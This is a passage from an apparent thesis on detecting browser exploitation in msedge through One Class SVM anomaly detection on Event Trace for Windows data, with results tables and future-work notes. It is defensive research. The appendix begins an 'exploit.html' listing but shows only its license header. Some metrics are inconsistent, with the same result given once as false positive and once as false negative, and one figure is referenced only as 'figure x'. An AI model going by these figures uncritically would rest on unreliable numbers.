All analysed approaches to path analysis are compared in the graph 5.16. Those results show the superiority of the anomaly detection based on the relative path length. In this case it is capable of detecting 76.9% of outliers with around 6.8% false negative rate. The methods based on dirty cat encoding of the paths also managed to achieve significant results. This is especially true for the encoding based only on the value 'msedge' where the detection results have been achieved with the false negative ratio of 9.1%. The anomalous behaviour however for now greatly reduces the usefulness of this approach.

### 5.3.3 Average processor utilisation

This feature is the easiest to analyse due to its quantitative nature and the fact that it is already normalised to the range between 0 and 1. Because of that it does not require virtually any preprocessing. The distribution of the values is presented on the histogram 5.17 with the bins containing anomaly values marked with red.

Obtained values show that anomaly detection with this feature may be feasible. It was attempted with the One Class SVM and the resulting receiver operating characteristic is presented in the figure 5.18 and proves the value of the feature. Its ease of utilisation may increase its value. Additional tests were performed to




Figure 5.16: Comparison of the path based anomaly detection methods.




Figure 5.17: Distribution of the average processor utilisation.




Figure 5.18: The ROC curve of anomaly detection on average processor utilisation.

ruleout the need of preprocessing. Those did not lead to identification of any methods capable of improving the data.

The raw values of the anomaly detection performance can be accessed in the table 15 located in the appendix.

### 5.3.4 Process lifespan and CPUMsec

The analysis of the available data was started with the review of the histogram graph which can be found in the figure 5.19. The 'y' axis has been represented in a logarithmic scale to improve reareadability. This image however indicates that the possibility of detecting of the outliers by means of statistical analysis is low. This is due to the fact that all outlier samples between the most frequent values.

Collected values have a very wide range which can have a negative impact of the performance of statistical anomaly detection algorithms. Because of that the data was preprocessed to fit the range from 0 to 1.

The performed attempt of anomaly detection shows however that this feature may have some value. The results visible in the graph 5.20 and the raw data from the table 16 located in the appendix show that achieved accuracy is above average. As stated in the initial analysis of this feature, it might benefit significantly from




Figure 5.19: Histogram of the process lifespans.

the increased sample size. This idea should undergo additional testing in the future on a bigger and more versatile dataset.

Similar analysis and anomaly detection attempt was performed for the CPUM-sec data. As shown in the graph 5.22 this feature is not as useful for the stated purposes as the process lifespan. Obtained performance is close to random and therefore might not provide any utility. Raw values resulting from anomaly detection can be accessed in the table 17.

### 5.3.5 Exit code

The selected tested group of processes has assigned either an 64 bit integer value or a no value representation. The missing values are most probably the result of data gathering termination during the program execution and do not correlate to any gathered outlier. This conclusion should however be further tested in the future data gathering. The missing values were filled in based on the other identical processes.

After the performed preprocessing of the data there are four main values remaining which are showed in the table 5.4 along with the counts of occurrence for each. The most common value returned by the process is '0' with a significant




Figure 5.20: ROC of the process lifespan anomaly detection.




Figure 5.21: Histogram of the process CPUMsec values.






Figure 5.22: ROC of the process lifespan anomaly detection.

Table 5.4: Counts of the process exit codes in hexadecimal notation.

ExitCode	
0x0	226
0xc0000005	3
0x1	1
0xc000013a	1

majority. A different value was observed only 5 times which from a statistical point indicates anomalous behaviour. The values '0x1' and '0xc000013a' were returned for the processes 'ipconfig.exe' and 'powershell.exe' respectively and were normal execution outcomes. The remaining entries with value '0xc0000005' show however a more interesting story. Those exit codes were obtained for the 'msedge.exe' program and an overview of the data shows that the specific instances responsible for the outlier values were in fact the ones on which the exploitation was performed.

Before anomaly detection the available values were casted to integers and normalised. As shown in the figure 5.23 and the raw data from table 18, the One Class Support Vector Machine is capable of easily identifying some of the outlier samples with a very low cost in a form of false negative results. This performance may help to significantly boost the performance of the developed solution.




Figure 5.23: ROC of the exit code anomaly detection.

Unfortunately because of the way the data is constructed the information about the outlier return code of the process does not move down the chain to its children. This is especially complicated due to the fact that the parent process can but does not have to be terminated during its child lifetime. In the future research the topic of anomalous exit code correlation with spawned child processes can be further elaborated.

### 5.3.6 Combined performance

To further analyse the potential of the Event Trace for Windows data in the identification of anomalous processes spawned with zero day exploitation, all identified valuable features were combined in a single experiment and their parameters were adjusted based on the previously drawn conclusions. The developed approach was tested with the 10-fold cross validation.

The final test utilised following features:

- Encoded DLL's - The encoder utilised on the DLL's was trained on all of the collected samples. The MCA threshold was limited to obtain only two dimensions of multiple component analysis and number of clusters was set

to two. In this case where the entire available data set was utilised in the training process the 'New DLL' coefficient has no impact on the result.

- Path lengths - In the previous tests the number of processes in the path proved to be the most robust feature based on the path variable. Because of this it was chosen for the final experiment. All paths were normalised to start after the first '/msedge' program. The resulting lengths were consequently normalised to the range between 0 and 1.
- Average processor utilisation - Those values due to their percentage based nature require no normalisation. They were fed directly to the anomaly detection algorithm.
- Process lifespan - As in the initial lifespan experiment the available data was normalised to fit the range from 0 to 1.

The outlier detection was performed by the One Class SVM for a wide range of 'nu' values. The results of this process are displayed in the graph 5.24 and the raw data can be accessed in the table 19 located in the appendix. The graph 5.25 shows those results compared to the performance of anomaly detection applied to the individual component features. As shown in the comparison image all of the developed approaches have different characteristics which might make the better in different conditions. The anomaly detection performed only on the process exit codes is capable of detecting anomalies with zero false negative ratio. This is probably due to a very low variance present in the collected samples. Monitoring of those values only might be the best solution when the manpower available for investigating anomalies is limited. The combined approach has the second best performance when the priority is put on the false negative minimisation. At the same time it is capable of 100% anomaly detection with the lowest (17.8%) FN ratio.

The data in the graph 5.25 shows also that the performance of the OCSVM directly on average process utilisation as well as process lifespan is in general below the combined efficiency which might suggest that those components are dragging it down. Additional tests were performed on the impact of dropping the worst




Figure 5.24: The ROC of anomaly detection performed on combined best features.




Figure 5.25: The ROC of anomaly detection performed on combined best features.




Figure 5.26: The ROC of anomaly detection performed on selective best features.

performing features and its results are presented in the graph 5.26. This image shows that overall improvement can be achieved this way.

In general best performing combined features (path lengths, encoded DLL's, exit codes) allow for detection of 38% of the outliers with around 1.7% false positive ratio. Those results show that the developed approach may provide value for some security related purposes. This is especially promising since the detection of a single process in the attack chain may prevent the entire exploitation process.



# Chapter 6

## Summary

There can be multiple conclusions drawn from the performed work. This chapter describes them in detail and highlights possible future areas of research.

### 6.1 Security anomaly detection

The results obtained in the experiments show that with all of the selected features allow to perform a security anomaly detection with the above average success ratio. For the tested data it was possible to obtain a 38% detection rate with a 1.7% false negative ratio while utilising all of the best performing features at once. This obtained score may be significantly improved by the increase in the dataset size. This approach to the monitoring of the programs running on the operating systems may be utilised in a honeypot traps which are "a sacrificial computer systems that are intended to attract cyberattacks, like a decoy" [13]. The best use case for the system would be a deployment of the detector system on the servers and computers for the individual users to learn their specific patterns and identify the exploitation attempts.

### 6.2 Data sample

The dataset used in the experiments and analysis performed in the thesis can be significantly improved. Its main drawback is the available sample size. Gath-

ering additional data would have positive impact on the reliability of the drawn conclusions. Additionally an improvement can be performed in the data gathering process. Simulated utilisation of the monitored system is a subpar system when compared to a deployment of the datagathering agents on the hosts of multiple real users. Obtaining the data from multiple sources would also allow for the cross analysis of the algorithm's performance.

A very interesting aspect would be also how the developed methods perform on the samples from different exploit. Exploit CVE-2021-40444 allows for arbitrary code execution in the same 'msedge' process and could be utilised to gain deeper insight into the problem [3].

### 6.3 Browser intricacies

Browsers as programs are highly impacted by the actions of the users. They are capable of spawning multiple very distant in the purpose subprocesses. In the same session a single user can open start a notepad to view a text file as well as starting an installation process which in turn starts a video game under the same umbrella of the browser subprocesses. This characteristic significantly complicates the anomaly detection process. This also suggests that methods and approaches developed for the application with the browsers may be highly effective when utilised with other outward facing programs like databases, web servers etc.

Since the start of the work on this thesis there has been reports of new 0-day vulnerabilities that were utilised by the advanced persistent threat groups to target security researchers. Exploitation of the software flaws in some versions of the Adobe Acrobat and Reader can lead to arbitrary code execution[1]. This developed framework could be further researched and tested on this latest attack vector. This software may have a very different behaviour profile which may lead to interesting discoveries.



## 6.4 Unutilised data

Due to the limitations imposed in the data gathering process by the restricted memory resources and its design multiple promising data features available in the Event Trace for Windows framework had to be left out of scope. Those include the information about the memory utilisation, hard drive input/output operations, system registry access, network send/recieve and others. All those types of information may indicate ongoing exploitation or postexploitation actions like scanning of the available resources and data exfiltration. In the further research additional data should be gathered and analysed. This may require a design and implementation of the custom gathering framework.

Additional research can also be performed to incorporate in to the developed framework the information included in the 'CommandLine' feature which can be found in the dataset gathered for the purposes of this thesis.

Currently the developed framework focuses on the detection of the spawning of new outlier processes. Additional low level data could be utilised to attempt the detection of the normal processes that behave in a suspicious manner due to the ongoing exploitation.

## 6.5 Possible DLL hijacking detection

DLL hijacking is a technique of privilege escalation on Windows operating systems by hijacking the search order of the DLL loading. This allows for the execution of arbitrary code with the same rights as the exploited program. It can also be used as a persistance technique [4]. Some aspects of the gathered information were not used in the anomaly detection process but may be used to detect this specific type of attack.

Those include the "build time" and the "File version" of the loaded modules as well as their paths. Example of this data is presented in the figure x.

## 6.6 Software classification via multiple correspondance analysis

The correlation of software by the loaded DLL's is a interesting idea that has not been found in the known literature. This idea may be worth further research. It maybe worth the effort to perform the multiple correspondance analysis on the DLL's loaded by a wide range of programs and to analyse how the obtained results correspond to their functionalities. It may also be useful to check where passible malware samples lay in the obtained feature space. This would also allow to further assess the real value of the custom DLL encoder designed in the thesis.

## 6.7 Performance of different algorithms

The work done in this thesis focused on establishing whether the anomaly detection performed on the data obtained from the Event Trace for Windows framework is possible and whether a significant results can be obtained. For this purpose a single classification algorithm was utilised. In the future work additional tests can be performed with multiple anomaly detection methods to establish how well each of them performs on the available data. This may include the utilisation of the latest state of the art algorithms based on the artificial neural networks like autoencoders.

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# Appendices





# Technical documentation



# List of abbreviations and symbols

IT information technology

WPA Windows Performance Analyzer

ETW Event Trace for Windows

ROC Receiver Operating Characteristic

SVM Support Vector Machine

ETL Event Trace Log

DLL Dynamic link library

RSVM Robust Support Vector Machines

P Positive

N Negative

FP False Positive

FN False Negative



# Listings

Example of a "exploit.html" file:

```
<script>
/*
BSD 2-Clause License
Copyright (c) 2021, rajvardhan agarwal
All rights reserved.
Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions
are met:
1. Redistributions of source code must retain the above copyright
   notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright
   notice, this list of conditions and the following disclaimer
   in the documentation and/or other materials provided with the
   distribution.
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
"AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT
LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS
FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE
COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT,
INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING,
BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
```

Table 1: Anomaly detection on raw DLL data

	nu	Positive	Negative	False positive	False negative
0	0.025	209	3	10	9
1	0.050	207	3	10	11
2	0.075	202	4	9	16
3	0.100	194	4	9	24
4	0.125	194	6	7	24
5	0.150	187	8	5	31
6	0.175	183	8	5	35
7	0.200	179	9	4	39
8	0.225	174	10	3	44
9	0.250	167	10	3	51
10	0.275	121	10	3	97
11	0.300	20	13	0	198
12	0.325	60	13	0	158
13	0.350	19	13	0	199
14	0.375	35	13	0	183
15	0.400	63	13	0	155
16	0.425	132	10	3	86
17	0.450	161	10	3	57
18	0.475	154	10	3	64
19	0.500	144	10	3	74
20	0.525	142	10	3	76
21	0.550	142	10	3	76
22	0.575	142	10	3	76
23	0.600	142	10	3	76
24	0.625	142	10	3	76
25	0.650	142	10	3	76
26	0.675	142	10	3	76
27	0.700	142	10	3	76
28	0.725	142	10	3	76
29	0.750	142	10	3	76
30	0.775	142	10	3	76
31	0.800	142	10	3	76
32	0.825	142	10	3	76
33	0.850	142	10	3	76
34	0.875	142	10	3	76
35	0.900	142	10	3	76
36	0.925	142	10	3	76
37	0.950	142	10	3	76
38	0.975	142	10	3	76
39	1.000	0	13	0	218

Table 2: Anomaly detection on normalised DLL counts

	nu	Positive	Negative	False positive	False negative
0	0.025	213	1	12	5
1	0.050	211	3	10	7
2	0.075	201	4	9	17
3	0.100	199	6	7	19
4	0.125	186	8	5	32
5	0.150	181	10	3	37
6	0.175	168	10	3	50
7	0.200	164	10	3	54
8	0.225	173	10	3	45
9	0.250	171	10	3	47
10	0.275	170	10	3	48
11	0.300	159	10	3	59
12	0.325	159	10	3	59
13	0.350	170	10	3	48
14	0.375	169	10	3	49
15	0.400	168	10	3	50
16	0.425	167	10	3	51
17	0.450	167	10	3	51
18	0.475	177	10	3	41
19	0.500	177	10	3	41
20	0.525	177	10	3	41
21	0.550	164	10	3	54
22	0.575	164	10	3	54
23	0.600	163	10	3	55
24	0.625	163	10	3	55
25	0.650	163	10	3	55
26	0.675	163	10	3	55
27	0.700	163	10	3	55
28	0.725	175	10	3	43
29	0.750	174	10	3	44
30	0.775	164	10	3	54
31	0.800	162	10	3	56
32	0.825	162	10	3	56
33	0.850	162	10	3	56
34	0.875	73	13	0	145
35	0.900	52	13	0	166
36	0.925	28	13	0	190
37	0.950	28	13	0	190
38	0.975	10	13	0	208
39	1.000	0	13	0	218

Table 3: Eigenvalues of the multiple correspondance analysis.

Dimentions	Eigenvalues
0	0.278652
1	0.126788
2	0.108930
3	0.067005
4	0.058106
5	0.046981
6	0.022424
7	0.014908
8	0.011448
9	0.008646
10	0.007569
11	0.004358
12	0.003819
13	0.003075
14	0.002759
15	0.001986
16	0.001220
17	0.000840
18	0.000622
19	0.000473
20	0.000428
21	0.000297
22	0.000208





Table 5: OCSVM classification on MCA data

	nu	Positive	Negative	False positive	False negative	K-fold
0	0.025	202	2	11	16	Yes
1	0.050	214	3	10	4	Yes
2	0.075	198	3	10	20	Yes
3	0.100	209	3	10	9	Yes
4	0.125	206	3	10	12	Yes
5	0.150	205	3	10	13	Yes
6	0.175	205	3	10	13	Yes
7	0.200	201	4	9	17	Yes
8	0.225	201	4	9	17	Yes
9	0.250	201	5	8	17	Yes
10	0.275	199	5	8	19	Yes
11	0.300	197	5	8	21	Yes
12	0.325	195	5	8	23	Yes
13	0.350	183	6	7	35	Yes
14	0.375	144	7	6	74	Yes
15	0.400	173	6	7	45	Yes
16	0.425	193	6	7	25	Yes
17	0.450	191	7	6	27	Yes
18	0.475	189	7	6	29	Yes
19	0.500	189	7	6	29	Yes
20	0.525	176	8	5	42	Yes
21	0.550	157	11	2	61	Yes
22	0.575	112	11	2	106	Yes
23	0.600	112	11	2	106	Yes
24	0.625	150	10	3	68	Yes
25	0.650	161	10	3	57	Yes
26	0.675	161	10	3	57	Yes
27	0.700	172	10	3	46	Yes
28	0.725	180	10	3	38	Yes
29	0.750	177	10	3	41	Yes
30	0.775	177	10	3	41	Yes
31	0.800	177	10	3	41	Yes
32	0.825	177	10	3	41	Yes
33	0.850	77	13	0	141	Yes
34	0.875	29	13	0	189	Yes
35	0.900	10	13	0	208	Yes
36	0.925	10	13	0	208	Yes
37	0.950	10	13	0	208	Yes
38	0.975	7	13	0	211	Yes
39	1.000	0	13	0	218	Yes
0	0.025	215	2	11	3	No
1	0.050	214	2	11	4	No
2	0.075	210	3	10	8	No
3	0.100	209	3	10	9	No
4	0.125	206	3	10	12	No
5	0.150	205	3	10	13	No
6	0.175	205	3	10	13	No
7	0.200	201	3	10	17	No

Table 6: Classification with new encoder trained on inlier data.

